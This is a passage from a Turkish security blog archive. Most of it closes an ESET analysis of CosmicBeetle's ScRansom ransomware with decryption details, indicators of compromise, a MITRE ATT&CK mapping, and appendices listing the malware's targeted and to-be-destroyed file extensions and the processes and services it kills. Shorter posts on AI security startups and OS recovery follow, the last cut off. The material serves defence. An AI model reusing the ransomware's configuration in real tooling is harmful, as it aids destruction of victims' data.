Şekil 7 En son ScRansom örnekleri tarafından kullanılan şifreleme şeması
## Şifre Çözme
Bu son şifreleme şeması için CosmicBeetle tarafından uygulanan bir şifre çözücü elde edebildik. CosmicBeetle kurbanlarına MasterKeyPair.Private anahtarını değil halihazırda şifresi çözülmüş ProtectionKey’i (CPriv Aes Key etiketli alana girilmesi gereken) sağlamaktadır. Ek olarak şifre çözücü, özel anahtar sağlanmadığı için işe yaramayan Şifre Çözme Kimliğini bekler; aslında şifre çözücü bu değeri yok sayar. Şifre çözücünün GUI’si Şekil 8’de şu şekilde gösterilmiştir:
Şekil 8 ScRansom şifre çözücünün GUIsi ProtectionKeyin CPriv Aes Key etiketli metin kutusuna girilmesi gerekir
Doğru Koruma Anahtarı girilirse şifre çözücü beklendiği gibi çalışır. Kurbanlar fidyeyi ödemeye karar verirse ScRansom’un çalıştırıldığı *tüm* makinelerden *tüm* Şifre Çözme Kimliklerini toplamaları gerekir. CosmicBeetle’ın daha sonra tüm Şifre Çözme Kimlikleri için farklı bir Koruma Anahtarı sağlaması gerekir. Mağdurların daha sonra şifre çözücüyü şifrelenmiş her makinede manuel olarak çalıştırması, doğru Koruma Anahtarını girmesi (veya hepsini denemesi), Decrypt düğmesini tıklaması ve şifre çözme işleminin bitmesini beklemesi gerekir.
Dahası, kurbanlardan biriyle yaptığımız iş birliği sonucunda ScRansom’un bazı makinelerde birden fazla kez çalıştırıldığını ve bunun da daha fazla Şifre Çözme Kimliğine yol açtığını öğrendik. Bu kurban, CosmicBeetle’dan 31 Koruma Anahtarı gerektiren 31 farklı Şifre Çözme Kimliği topladı. Bunlarla bile tüm dosyalarını tam olarak kurtaramadılar. Şifrelenmiş dosyalara müdahale edilmediğini varsayarsak bu durum bazı Şifre Çözme Kimliklerinin eksik olmasından, CosmicBeetle’ın gerekli tüm Koruma Anahtarlarını sağlamamasından veya ScRansom’ın ERASE şifreleme modunu kullanarak bazı dosyaları kalıcı olarak yok etmesinden kaynaklanıyor olabilir. Bu şifre çözme yaklaşımı, olgunlaşmamış bir fidye yazılımı tehdit aktörü için tipiktir.
Tecrübeli çeteler, doğru şifre çözme şansını artırmak için şifre çözme işlemlerinin mümkün olduğunca kolay olmasını tercih eder, bu da itibarlarını ve kurbanların ödeme yapma olasılığını artırır. Tipik olarak (sızdırılan LockBit Black builder örneğinde olduğu gibi), bir şifre çözücü bir şifreleyici ile birlikte oluşturulur. Kurbana dağıtıldığında anahtar zaten ikili dosyada bulunduğu için ek bir kullanıcı çabası gerekmez. Ayrıca kurbanın ağında nerede olduklarına bakılmaksızın tüm şifrelenmiş dosyaların şifresini çözmek için tek bir anahtar yeterlidir.
## Sonuç
Bu blog yazısında CosmicBeetle’ın geçtiğimiz yılki faaliyetlerini analiz ettik. Tehdit aktörü hala fidye yazılımı dağıtıyor ancak Scarab’dan ScRansom adını verdiğimiz yeni bir özel aileye geçti. Muhtemelen sıfırdan özel fidye yazılımı yazmanın getirdiği engeller nedeniyle CosmicBeetle, muhtemelen temel fidye yazılımındaki sorunları maskelemek ve kurbanların ödeme yapma şansını artırmak için LockBit’in itibarından yararlanmaya çalıştı.
Ayrıca CosmicBeetle’ın ScRansom’a geri dönmeden önce kısa bir süreliğine de olsa sızan oluşturucu kullanılarak oluşturulmuş LockBit örneklerini dağıtmaya çalıştığını tespit ettik. Tehdit aktörü, şifreleme mantığını değiştirerek ve özellikler ekleyerek ScRansom’u sürekli geliştirmek için çaba harcıyor.
Yakın zamanda, ScRansom ve RansomHub yüklerinin aynı makinede yalnızca bir hafta arayla dağıtıldığını gözlemledik. RansomHub’ın bu şekilde çalıştırılması, ESET telemetrisinde gördüğümüz tipik RansomHub vakalarına kıyasla çok sıra dışıydı. RansomHub’ın halka açık sızıntıları olmadığından bu durum bizi CosmicBeetle’ın RansomHub’ın yeni bir üyesi olabileceğine orta güvenle inanmaya yöneltiyor.
ScRansom, fidye yazılımlarında asla iyi bir işaret olmayan sürekli geliştirmeye tabi tutulur. Şifreleme (ve şifre çözme) sürecinin aşırı karmaşıklığı hatalara açıktır, bu da tüm dosyaların geri yüklenmesini güvensiz hale getirir. Başarılı bir şifre çözme işlemi, şifre çözücünün düzgün çalışmasına ve CosmicBeetle’ın gerekli *tüm* anahtarları sağlamasına bağlıdır ve bu durumda bile bazı dosyalar tehdit aktörü tarafından kalıcı olarak yok edilmiş olabilir. En iyi senaryoda bile şifre çözme işlemi uzun ve karmaşık olacaktır.
## IoC’ler
### Dosyalar
| **SHA-1** | **Filename** | **Detection** | **Description** |
|---|---|---|---|
| **4497406D6EE7E2EF561C949AC88BB973BDBD214B** | auto.exe | Win32/Filecoder.Spacecolon.A | Auto variant of ScRansom. |
| **3C32031696DB109D5FA1A09AF035038BFE1EBE30** | Project1.exe | Win32/Filecoder.Spacecolon.B | Auto variant of ScRansom. |
| **26D9F3B92C10E248B7DD7BE2CB59B87A7A011AF7** | New.exe | Win32/Filecoder.Spacecolon.A | Static variant of ScRansom. |
| **1CE78474088C14AFB8495F7ABB22C31B397B57C7** | Project1.exe | Win32/Filecoder.Spacecolon.B | Auto encryptor variant of ScRansom, Turkish ransom note. |
| **1B635CB0A4549106D8B4CD4EDAFF384B1E4177F6** | Project1.exe | Win32/Filecoder.Spacecolon.A | Static SSH encryptor variant of ScRansom. |
| **DAE100AFC12F3DE211BFF9607DD53E5E377630C5** | Project1.exe | Win32/Filecoder.Spacecolon.A | Decryptor variant of ScRansom (oldest). |
| **705280A2DCC311B75AF1619B4BA29E3622ED53B6** | Rarlab\_sib.msi | Win32/Filecoder.Spacecolon.A Win32/Filecoder.Spacecolon.B BAT/DelShad.E BAT/Agent.OPN | MSI file with embedded ScRansom, ScKill, BAT script to stop services, and BAT script to delete shadow copies. |
### Şebeke
| **IP** | **Domain** | **Hosting provider** | **First seen** | **Details** |
|---|---|---|---|---|
| **66.29.141\[.\]245 | www.lockbitblog\[.\]info | Namecheap, Inc. | 2023-11-04 | Fake LockBit leak site. |
### Fidye notu parçaları
### E-posta adresleri
- decservice@ukr\[.\]net
- nonamehack2024@gmail\[.\]com
- tufhackteam@gmail\[.\]com
- nonamehack2023@gmail\[.\]com
- nonamehack2023@tutanota\[.\]com
- lockbit2023@proton\[.\]me
- serverrecoveryhelp@gmail\[.\]com
- recoverydatalife@gmail\[.\]com
- recoverydatalife@mail\[.\]ru
### Toksik Kimlikler
- 91E3BA8FACDA7D4A0738ADE67846CDB58A7E32575531BCA0348EA73F6191882910B72613F8C4
- A5F2F6058F70CE5953DC475EE6AF1F97FC6D487ABEBAE76915075E3A53525B1D863102EDD50E
- F1D0F45DBC3F4CA784D5D0D0DD8ADCD31AB5645BE00293FE6302CD0381F6527AC647A61CB08D
- 0C9B448D9F5FBABE701131153411A1EA28F3701153F59760E01EC303334C35630E62D2CCDCE3
### Tor bağlantıları
- http://nonamef5njcxkghbjequlibwe5d3t3li5tmyqdyarnrsryopvku76wqd\[.\]onion
- http://noname2j6zkgnt7ftxsjju5tfd3s45s4i3egq5bqtl72kgum4ldc6qyd\[.\]onion
- http://7tkffbh3qiumpfjfq77plcorjmfohmbj6nwq5je6herbpya6kmgoafid\[.\]onion
## MITRE ATT&CK teknikleri
Bu tablo MITRE ATT&CK çerçevesinin [15. sürümü](https://attack.mitre.org/resources/versions/) kullanılarak oluşturulmuştur.
| **Tactic** | **ID** | **Name** | **Description** |
|---|---|---|---|
| **Reconnaissance** | [T1595.002](https://attack.mitre.org/versions/v15/techniques/T1595/002) | Active Scanning: Vulnerability Scanning | CosmicBeetle scans its targets for a list of vulnerabilities it can exploit. |
| [T1590.005](https://attack.mitre.org/versions/v15/techniques/T1590/005) | Gather Victim Network Information: IP Addresses | CosmicBeetle scans the internet for IP addresses vulnerable to the vulnerabilities it can exploit. |
| **Resource Development** | [T1583.001](https://attack.mitre.org/versions/v15/techniques/T1583/001) | Acquire Infrastructure: Domains | CosmicBeetle registered its own leak site domain. |
| [T1587.001](https://attack.mitre.org/versions/v15/techniques/T1587/001) | Develop Capabilities: Malware | CosmicBeetle develops its custom toolset, Spacecolon. |
| [T1588.002](https://attack.mitre.org/versions/v15/techniques/T1588/002) | Obtain Capabilities: Tool | CosmicBeetle utilizes a large variety of third-party tools and scripts. |
| [T1588.005](https://attack.mitre.org/versions/v15/techniques/T1588/005) | Obtain Capabilities: Exploits | CosmicBeetle utilizes publicly available PoCs for known exploits. |
| [T1588.001](https://attack.mitre.org/versions/v15/techniques/T1588/001) | Obtain Capabilities: Malware | CosmicBeetle probably obtained ransomware from RansomHub and the leaked LockBit 3.0 builder. |
| **Initial Access** | [T1190](https://attack.mitre.org/versions/v15/techniques/T1190) | Exploit Public-Facing Application | CosmicBeetle gains initial access by exploiting vulnerabilities in FortiOS SSL-VPNand other public-facing applications. |
| **Execution** | [T1204](https://attack.mitre.org/versions/v15/techniques/T1204) | User Execution | CosmicBeetle relies on user execution for some of its tools, though this is usually done by the threat actor via RDP. |
| [T1059.003](https://attack.mitre.org/versions/v15/techniques/T1059/003) | Command and Scripting Interpreter: Windows Command Shell | CosmicBeetle executes various BAT scripts and commands. |
| [T1059.001](https://attack.mitre.org/versions/v15/techniques/T1059/001) | Command and Scripting Interpreter: PowerShell | CosmicBeetle executes various PowerShell scripts and commands. |
| **Persistence** | [T1136.001](https://attack.mitre.org/versions/v15/techniques/T1136/001) | Create Account: Local Account | CosmicBeetle often creates an attacker-controlled administrator account. |
| **Defense Evasion** | [T1078](https://attack.mitre.org/versions/v15/techniques/T1078) | Valid Accounts | CosmicBeetle abuses valid accounts whose credentials it successfully obtains. |
| [T1140](https://attack.mitre.org/versions/v15/techniques/T1140) | Deobfuscate/Decode Files or Information | ScRansom samples protect public RSA keys by encryption. |
| **Credential Access** | [T1110.001](https://attack.mitre.org/versions/v15/techniques/T1110/001) | Brute Force: Password Guessing | CosmicBeetle utilizes RDP and SMB brute-force attacks. |
| [T1212](https://attack.mitre.org/versions/v15/techniques/T1212) | Exploitation for Credential Access | CosmicBeetle exploits known vulnerabilities to obtain credentials. |
| **Impact** | [T1485](https://attack.mitre.org/versions/v15/techniques/T1485) | Data Destruction | CosmicBeetle renders some encrypted files unrecoverable. |
| [T1486](https://attack.mitre.org/versions/v15/techniques/T1486) | Data Encrypted for Impact | CosmicBeetle encrypts sensitive files on compromised machines. |
## Ek A: Hedeflenen dosya uzantıları
Bu yapılandırma her ScRansom örneğinde sabit olarak kodlanmıştır ve sık sık değişikliğe tabidir. Aşağıdaki bölümler, yazım sırasındaki en son yapılandırmayı içerir.
## Şifrelenecek dosya adı maskeleri
| \*.\_ms \*.0001 \*.001 \*.002 \*.003 \*.004 \*.005 \*.006 \*.007 \*.008 \*.1\* \*.2\* \*.3\* \*.3dm \*.3dmbak \*.3ds \*.4\* \*.5\* \*.6\* \*.7\* \*.7z \*.8\* \*.9\* \*.a01 \*.a02 \*.a03 \*.a06 \*.accdb \*.ACD \*.adm \*.afi \*.ai \*.alt \*.arc \*.arc \*.archive \*.ard \*.asm \*.avhdx \*.avi \*.axf \*.b1 \*.bac \*.backup \*.bak \*.BBCK \*.BBCK3 \*.bck \*.bco \*.bdmp \*.bi4 \*.bik \*.bin \*.bkf \*.bkp | \*.bkup \*.blend \*.box \*.bpf \*.btr \*.bup \*.c1 \*.cbd \*.cbu \*.cdr \*.cdx \*.cfgbak \*.cgd \*.couch \*.csv \*.ctf \*.d0 \*.d1 \*.d2 \*.d3 \*.d4 \*.da1 \*.da2 \*.da3 \*.da4 \*.danger \*.dat \*.db \*.db1 \*.db2 \*.dbc \*.dbdmp \*.dbf \*.dbs \*.dbw \*.df \*.dft \*.diff \*.dmp \*.doc \*.docx \*.dwg \*.dxf \*.dxt5\_2d \*.ebk \*.edb \*.edp \*.elg \*.eml \*.encvrt \*.fbf \*.fbk \*.fbw \*.fdb \*.fmp12 | \*.fp5 \*.fp7 \*.frm \*.ful \*.full \*.fxl \*.gan \*.gbk \*.gdb \*.gho \*.ghs \*.hbp \*.hlp \*.hrl \*.ib \*.ibd \*.idx \*.imd \*.indd \*.itdb \*.iv2i \*.jet \*.jpg \*.L5X \*.lbl \*.ldb \*.ldf \*.llp \*.log \*.log1 \*.lst \*.mat \*.max \*.mdb \*.mdbx \*.mdf \*.mmo \*.mov \*.mp4 \*.mrimg \*.msg \*.mtx \*.myd \*.myi \*.nb7 \*.nbf \*.ndf \*.ndk \*.ndx \*.nsf \*.nsg \*.ntf \*.nx1 \*.nyf \*.obk | \*.oeb \*.ol2 \*.old \*.one \*.ora \*.ost \*.ostx \*.ova \*.pak \*.par \*.pbd \*.pcb \*.pdb \*.pdf \*.pod \*.ppt \*.pptx \*.pqb \*.pri \*.prt \*.psd \*.psm \*.pst \*.pstx \*.ptb \*.qba \*.qbb \*.qbm \*.qbw \*.qic \*.qrp \*.qsm \*.qvx \*.rar \*.raw \*.rbf \*.rct \*.rdb \*.redo \*.rfs \*.rman \*.rpd \*.rpo \*.rpt \*.rtf \*.sai \*.saj \*.seq \*.sev \*.sic \*.sko \*.skp \*.SLDASM \*.SLDDRW \*.SLDLFP | \*.SLDPRT \*.sldprt \*.sldrpt \*.slp \*.sna \*.sna \*.spf \*.spl \*.sql \*.sqlaudit \*.sqlite \*.sqlite3 \*.srd \*.step \*.stm \*.stp \*.tar \*.tar.gz \*.tga \*.tgz \*.tib \*.tibx \*.tif \*.tiff \*.tmp \*.trc \*.trn \*.tuf \*.upd \*.usr \*.vbk \*.vbm \*.vct \*.vcx \*.vhd \*.vhdx \*.vib \*.vix \*.vmdk \*.vmsd \*.vmsn \*.vmx \*.vmxf \*.vob \*.vrb \*.vswp \*.wim \*.wt \*.xls \*.xlsm \*.xlsx \*.zip \*ibdata |
|---|---|---|---|---|
## SLOW modunu kullanarak şifrelemek için uzantılar
| .dbf .fdb | .ib .ibd | .ldf .mdf | .myd .nsf | .ora |
|---|---|---|---|---|
## Kalıcı olarak silinmesi hedeflenen uzantılar
| .backup .bak | .tib .tibx | .vbk .vbm | .vib |
|---|---|---|---|
## “Kara listeye alınmış” dosya adları ve yol parçaları[\[RH4\]](#_msocom_4) [\[NF5\]](#_msocom_5)
| .bat .cab .cmd .com .dll .drv .encrypted .encrypting .encrypting.map .exe .inf | .ini .msi .nt .ntfs .ocx .reg .sys \\Common Files\\ \\Windows\\ c:\\windows Common files | icudtl.dat mpenginedb.db NTUSER.dat NTUSER.dat.log1 settings.dat thumbs.db unins0 usrclass.dat usrclass.dat.log1 webcachev01.dat windows.edb |
|---|---|---|
## Ek B: Öldürülen Süreçler
Aşağıdaki listede göze çarpan iki dosya adı bulunmaktadır. Birçok ScRansom varyantını ifade eden Project1.exe ve eski ScHackTool yapıları için kullanılan dosya adı olan app.exe.
| amService.exe app.exe blnsvr.exe cissesrv.exe cmd.exe CompatTelRunner.exe conhost.exe cqmghost.exe cqmgserv.exe cqmgstor.exe csrss.exe ctfmon.exe dwm.exe explorer.exe FCDBLog.exe fontdrvhost.exe fsptool-x64.exe launcher-x64.exe LogonUI.exe LsaIso.exe lsass.exe lsm.exe mobsync.exe msdtc.exe msiexec.exe MsMpEng.exe Project1.exe rdpclip.exe | RuntimeBroker.exe SearchUI.exe services.exe ShellExperienceHost.exe sihost.exe smss.exe snmp.exe spoolsv.exe SppExtComObj.Exe sppsvc.exe ssh.exe sshfs.exe sshfs-win.exe StartMenuExperienceHost.exe svchost.exe taskhost.exe taskhostw.exe tasklist.exe userinit.exe VGAuthService.exe vmtoolsd.exe vmware-usbarbitrator64.exe VSSVC.exe wininit.exe winlogon.exe wlms.exe WmiPrvSE.exe WUDFHost.exe |
|---|---|
## Ek C: Öldürülen hizmetler
| adws aelookupsvc ajrouter alg apphostsvc appinfo appmgmt appreadiness appxsvc audioendpointbuilder audiosrv avpsus.kes bdesvc bfe bits bluetoothuserservice brokerinfrastructure browser bthavctpsvc camsvc cbdhsvc ccmexec cdpsvc cdpusersvc certpropsvc cfvspm cissesrv clicktorunsvc clipsvc clussvc comsysapp coremessagingregistrar cpqrcmc cpqvcagent cryptsvc dcomlaunch dcpsvc deviceassociationservice deviceinstall dfs dfsr dhcp diagtrack dispbrokerdesktopsvc displayenhancementservice dmserver dns dnscache dosvc dps dssvc dtsapo4service dusmsvc efs ersvc eventlog eventsystem fa\_scheduler fdphost fontcache ftpsvc gisvc gpsvc helpsvc hidserv httpfilter ias iisadmin ikeext installservice intel(r) proset monitoring service iphlpsvc ismserv kdc keyiso klnagent lanmanserver lanmanworkstation lfsvc licensemanager lmhosts lsm mpssvc msdtc msiscsi msmframework ncbservice netlogon netman netprofm netsetupsvc nfsclnt nfsservice nla nlasvc nsi ntds | ntlmssp ntmssvc onesyncsvc pcasvc pimindexmaintenancesvc plugplay policyagent power profsvc protectedstorage rasman remoteregistry rmsvc rpceptmapper rpcss samss scdeviceenum schedule sdd\_service seclogon securityhealthservice semgrsvc sens sessionenv sgrmbroker shellhwdetection simptcp spooler ssdpsrv sstpsvc staterepository storsvc swprv sysdown sysmain sysmgmthp systemeventsbroker tabletinputservice tapisrv termservice themes tiledatamodelsvc timebrokersvc tokenbroker trkwks trustedinstaller ualsvc umrdpservice unistoresvc userdatasvc usermanager usosvc uxsms vaultsvc vds vflragentd vgauthservice vm3dservice vmauthdservice vmicheartbeat vmickvpexchange vmicrdv vmicshutdown vmictimesync vmicvss vmtools vmusbarbservice vmware-converter-agent vss w32time w3svc was wbiosrvc wcmsvc wcncsvc wdiservicehost wdisystemhost wdnissvc windefend WinFsp winfsp.launcher WinFsp.Launcher winhttpautoproxysvc winmgmt winrm wins wlansvc wlidsvc wlms wpnservice wpnuserservice wscsvc wsearch wuauserv wudfsvc wzcsvc zabbix agent |
|---|---|
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** CosmicBeetle, Siber Güvenlik
---
### [Yapay zekâ güvenlik balonu hızla hava kaçırıyor ](https://antivirus.com.tr/yapay-zeka-guvenlik-balonu-hizla-hava-kaciriyor/)
**Published:** Eylül 17, 2024
**Author:** ESET
**Excerpt:** Güvenlikte yapay zekâdan daha fazlası var
**Content:**
Güvenlikte yapay zekâdan daha fazlası var
Bu hızlı oldu. [RSA Konferansı](https://www.welivesecurity.com/en/cybersecurity/rsac-2024-ai-hype-overload/)‘nın her deliğinden (liyakatli ya da liyakatsiz) yapay zekâ sızarken parlaklık hızla kayboldu. Yakın zamanda, büyük teknoloji firmaları tarafından satın alınma umudu ile ortaya çıkan ve olabildiğince kabartılan AI startup’ların deli gibi yaktıkları paranın sonuçları ile hesaplaşma vakitleri önünde sonunda gelecekti ve geldi.
Gerçekten büyük işler yapmak için gereken nakitten yoksun, sadece yedi ya da sekiz haneli rakamları harcayarak şımarıkça kendilerine ait bir LLM yarattıklarını iddia eden bir sürü girişim [şimdi](https://www.theinformation.com/articles/as-ai-costs-soar-some-startups-consider-selling) sudan ucuza [satılıyor](https://www.theinformation.com/articles/as-ai-costs-soar-some-startups-consider-selling). Tam olarak satış da sayılmaz ama satış [gibi görünen ve kokan bir](https://www.wsj.com/tech/ai/struggling-ai-startups-look-for-a-bailout-from-big-tech-3e635927) şey.
Bu alanda konsolidasyona karşı artan federal baskıdan ve buna eşlik eden [sıkı düzenlemelerden](https://blog.hubspot.com/ai/ai-regulation-in-us) kaçınan büyük şirketler, yeni girişimlerin teknolojisini lisanslıyor (satın alma maliyeti gibi bir şey olması için) ve çalışanları kendileri çalıştırmak için işe alıyor. Ancak fazla para da ödemiyorlar. Sektör hızla bir işçi pazarı haline geldi.
Bu arada, yapay zekâ ve makine öğrenimini (ML) her zaman güvenlik çarkının sadece bir dişlisi olarak gördük. Önemli bir kol ama ne yazık ki sadece bir kol. Yeni başlayan güvenlik yapay zekâ teknolojisi tedarikçileri için meseleleri daha da karmaşık hale getiren CISA, ortaya çıkan yapay zekâ araçlarının federal siber operasyonlar için neler yapabileceğinden de [etkilenmiş görünmüyor](https://www.govinfosecurity.com/cisa-ai-tools-give-feds-negligible-security-improvements-a-25895).
Güvenlik alanında yalnızca yapay zekâ satan startup’lar için tek bir şansı var: Ürünü, geri kalan parçalara zaten sahip olan birine satmak.
Zor olan sadece yapay zekâ güvenliği değil. Yarardan çok zarar getirmeyen güncellemeleri yayımlamak gibi sıkıcı eski güvenlik güvenilirliği sorunları da zor. Tanım gereği, güvenlik yazılımlarının yüzeyin derinliklerinde gerçekleşen “kötü şeyleri” izlemek için düşük seviyeli işletim sistemi kaynaklarına erişimi ve etkileşimi vardır.
Bu aynı zamanda aşırı endişeli bir güncellemenin bilgisayarınızın ya da bulutu oluşturan birçok bilgisayarın başına iş açabileceği anlamına gelir. Bu arada, teknoloji muazzam bir güç ve çeviklik sunsa da kötü aktörler sinsi bir istismarla küresel bir bulutu ele geçirerek bir dizi şirketi alaşağı edebilir.
## Yapay zekâ güvenliğini kıyaslayın
Çiçeği burnunda sektörün raydan çıkmasına engel olmak için, LLM’ler için uygulanabilecek ölçütleri tanımlamak üzere sıkı bir çalışma yürüten [bazı ekipler](https://ai.meta.com/research/publications/cyberseceval-3-advancing-the-evaluation-of-cybersecurity-risks-and-capabilities-in-large-language-models/) de var. Sahne şovlarından ziyade makul ve kullanılabilir bir referans üretmeye çalışıyorlar ve “şu anda neyin mümkün olup neyin mümkün olmadığına dair net bir resme sahip olmanın zor olduğu konusunda hemfikirler. Kanıta dayalı kararlar almak için, karar alma sürecini ampirik ölçümlere dayandırmak gerekiyor.” Biz de aynı fikirdeyiz ve çalışmalarını alkışlıyoruz.
Bunlar bir startup değiller, yani bir grup araştırmacıyı görevin gerektireceği zor ve sıkıcı işi yapacak kadar uzun süre bir arada tutmak için gereken önemli kaynaklara sahipler. Önceki versiyonlarında “otomatik istismar üretimi, güvensiz kod çıktıları, LLM’lerin siber saldırılara yardımcı olmayı kabul ettiği içerik riskleri ve hızlı enjeksiyon saldırılarına duyarlılık” gibi konular ele alınmıştı. [En yeni sürüm](https://scontent-vie1-1.xx.fbcdn.net/v/t39.2365-6/452590861_785533823663023_5984342461306258161_n.pdf?_nc_cat=111&ccb=1-7&_nc_sid=3c67a6&_nc_ohc=rV6S7tYgYf0Q7kNvgHDereM&_nc_ht=scontent-vie1-1.xx&oh=00_AYCRd0RryDO3XKy7Chu_THx4qv7BshyF2htBwDL8QQSa9A&oe=66DBA66B) ayrıca “otomatik sosyal mühendislik, manuel saldırgan siber operasyonların ölçeklendirilmesi ve otonom siber operasyonlar dahil olmak üzere saldırgan güvenlik yeteneklerine odaklanan yeni alanları” da kapsayacak. Ve bunu kamuya açık hale getirmişler, ne güzel. Bu, NIST gibi grupların geçmişte yardımcı olduğu ve sektör için bir nimet olan türden bir şey.
## Gemi çoktan yola çıktı
Sadece iki mühendis ile yola çıkan bir startup’ın bir sonraki havalı LLM şeyini icat etmesi ve yakın gelecekte sekiz rakamlı havalı bir halka arz yapması zor olacak. Ancak yine de havalı bir şeyler yapan bir yapay zekâ güvenlik ürünü yaratmak ve ardından paranız suyunu çekmeden veya ekonomi patlamadan önce bunu büyük adamlara satmak mümkün.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Yapay Zekâ
---
### [Sistem dayanıklılığı neden işletim sisteminin işi olmalı?](https://antivirus.com.tr/sistem-dayanikliligi-neden-esas-olarak-isletim-sisteminin-isi-olmalidir/)
**Published:** Ekim 30, 2024
**Author:** ESET
**Excerpt:** Etkin kurtarma seçenekleri oluşturmak ekosistem direncini artıracaktır
**Content:**
*Etkin kurtarma seçenekleri oluşturmak ekosistem direncini artıracaktır*
Geçtiğimiz hafta, Temmuz ayında meydana gelen[ CrowdStrike olayıyla](https://www.welivesecurity.com/en/cybersecurity/building-cyber-resilience-lessons-learned-crowdstrike-incident/) ilgili olarak ABD kongresinde yapılan bir [oturumda](https://homeland.house.gov/2024/09/26/icymi-committee-examines-crowdstrike-processes-in-first-congressional-hearing-on-the-disastrous-july-global-it-outage/) şirket yöneticilerinden biri politika belirleyicilerin sorularını yanıtladı. Tartışma sırasında ilgimi çeken bir nokta, gelecekte bu büyüklükteki olayların bir tür otomatik sistem kurtarma yöntemiyle önlenebileceği önerisiydi.
Olayın teknik detaylarına ve nasıl önlenebileceğine girmeden, bu öneri temel bir soruyu akla getirmektedir: Otomatik kurtarma üçüncü taraf yazılım satıcısının sorumluluğunda mı olmalıdır yoksa bu, işletim sisteminin (OS) esnekliği ile ilgili daha geniş bir sorun olarak mı çerçevelenmelidir. Yani işletim sistemi üçüncü taraf bir uygulama ile iş birliği içinde bir tür otomatik kurtarma süreci başlatmalı mıdır?
## Kendi kendini iyileştiren bir sistem
Mavi ekrana (BSOD) neden olan yıkıcı bir önyükleme hatası, cihazda yüklü olan uygulamalarla birlikte kullanıcıya çalışan bir işletim sistemi sunmak için gereken yazılımı cihaz yükleyemediğinde ortaya çıkar. Örneğin, yazılım yüklendiğinde veya güncellendiğinde tetiklenebilir; bu örnekte, cihazın önyükleme işlemi sırasında çağrılan bozuk / kötü bir güncelleme dosyası, sonuçta iyi belgelenmiş küresel bir BT çöküşüne neden olan mavi ekranı tetikledi.
Güvenlik uygulamaları gibi bazı yazılımlar, ‘çekirdek modu’ olarak bilinen düşük seviyeli erişim gerektirir. Bu seviyedeki bir bileşen arızalanırsa BSOD olası bir sonuçtur. Cihazı yeniden başlatmak aynı BSOD döngüsüne neden olur ve bu döngüyü kırmak için uzman müdahalesine ihtiyaç duyarsınız. (Elbette BSOD, yazılımın çalışması için daha kısıtlı bir ortam sağlayan ‘kullanıcı modunda’ da meydana gelebilir).
Şimdi, çekirdek modundan bahsetmek sizi yanılttıysa durumu daha açık hale getirmek için bir benzetme kullanmama izin verin: Benzinli bir arabanın motorunu düşünün. Motor, yakıt-hava karışımını ateşlemek için bir kıvılcıma ihtiyaç duyar, bu da bujinin devreye girdiği yerdir. Düzenli bir bakım programında bujilerin değiştirilmesi gerekir, aksi takdirde motor beklendiği gibi çalışmayabilir. Bir tamirci arabanın kaputunu açar ve yeni bujileri takar. Anahtar çevrilir (veya çalıştırma düğmesine basılır) ve motor çalışır (çalışmadığı zamanlar hariç). Bu olayda yazılım açısından kabaca buna benziyor.
Şimdi şu soru ortaya çıkıyor: Bu senaryo için bir otomatik kurtarma mekanizması oluşturmak buji üreticisinin sorumluluğunda mı olmalı? Yazılım bağlamında, üçüncü taraf satıcı mı sorumlu olmalıdır? Yoksa tamirci kaputu tekrar açmalı, kullanılmış ve çalıştığı bilinen bujilere geri dönmeli ve aracı önceki çalışma durumunda yeniden çalıştırmalı mıdır?
Benim görüşüme göre kurtarma süreci, ilgili üçüncü taraf yazılımdan (veya bujilerden) bağımsız olarak her koşulda aynı olmalıdır. Bujiler (yazılım) tamircinin (işletim sistemi) bilgisi olmadan güncellendiği ve değiştirildiği için gerçekte durum elbette benim benzetmemden biraz daha karmaşık. Yine de bu benzetmenin konuyu görselleştirmeye yardımcı olacağını umuyorum.
## İşletim sistemi tarafından yönetilen kurtarma durumu
